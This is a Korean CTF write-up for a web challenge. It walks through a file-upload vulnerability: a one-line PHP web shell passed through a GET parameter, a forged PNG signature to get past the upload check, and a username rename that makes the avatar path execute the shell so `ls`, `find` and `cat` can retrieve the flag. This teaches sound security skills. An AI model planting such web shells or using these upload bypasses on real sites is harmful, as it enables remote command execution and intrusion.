가위바위보

들어가보면 가위바위보 하자길래 그냥 아무 생각없이 계속 해봤는데 아무 상관 없는 것 같다.


설정 페이지가 있길래 들어가봤더니 프로필 이미지를 바꿀 수 있다. **파일 업로드** 취약점일 것 같다.


```
1   <?php system($_GET[cmd]); ?>
```

이 파일명을 hack.php로 저장하고 업로드를 해보니 이미지 파일이 아니라고 업로드가 안된다.

그래서 확장자 검증을 통한 필터링일 수 있어서 확장자를 .php에서 .png로 바꾸어서 업로드 해봤지만 안된다. 파일 내부 바이너리 값을 확인한다는 가정하에 png파일의 파일 시그니처를 삽입해보도록 한다.


http://forensic-proof.com/archives/323 여기 나와있는데로 png 헤더 시그니처를 추가해준다.






그럼 이제 업로드 해보면 올라가는 것을 확인 할 수 있다. 올려줬으면 이름을 업로드한 파일 이름으로 바꿔주고 이미지 주소를 확인해보면
http://ctf.j0n9hyun.xyz:2037/avatars/chu 이다. 파일이름은 hack.php였으나 사진의 경로는 /avatars/chu 이다. chu는 현재 유저의 이름이므로 유저의 이름을 파일 이름과 일치 시킨뒤 웹 쉘을 실행시키면 될것 같다. 따라서 유저의 이름을 hack.php로 변경한다.

이제 이미지 파일의 주소로 이동해보면




정상적으로 실행되는 것 같다.

우리가 작성한 웹 쉘코드는 cmd라는 변수에 GET 방식으로 값을 전달받아 system함수를 호출시키도록 하는 것이므로 cmd 변수에 값을 전달해본다.
(http://ctf.j0n9hyun.xyz:2037/avatars/hack.php?cmd=ls)



잘 되는 것을 알 수 있다. 그럼 이제 flag 파일을 찾아자 (http://ctf.j0n9hyun.xyz:2037/avatars/hack.php?cmd=find / -name "flag*") : flag로 시작하면 찾아줌



찾아보면 여러가지가 나오는데 첫번째 있는 파일이 정답일 것 같다 그럼 이제 저 파일을 cat으로 읽어보면 답이 나온다.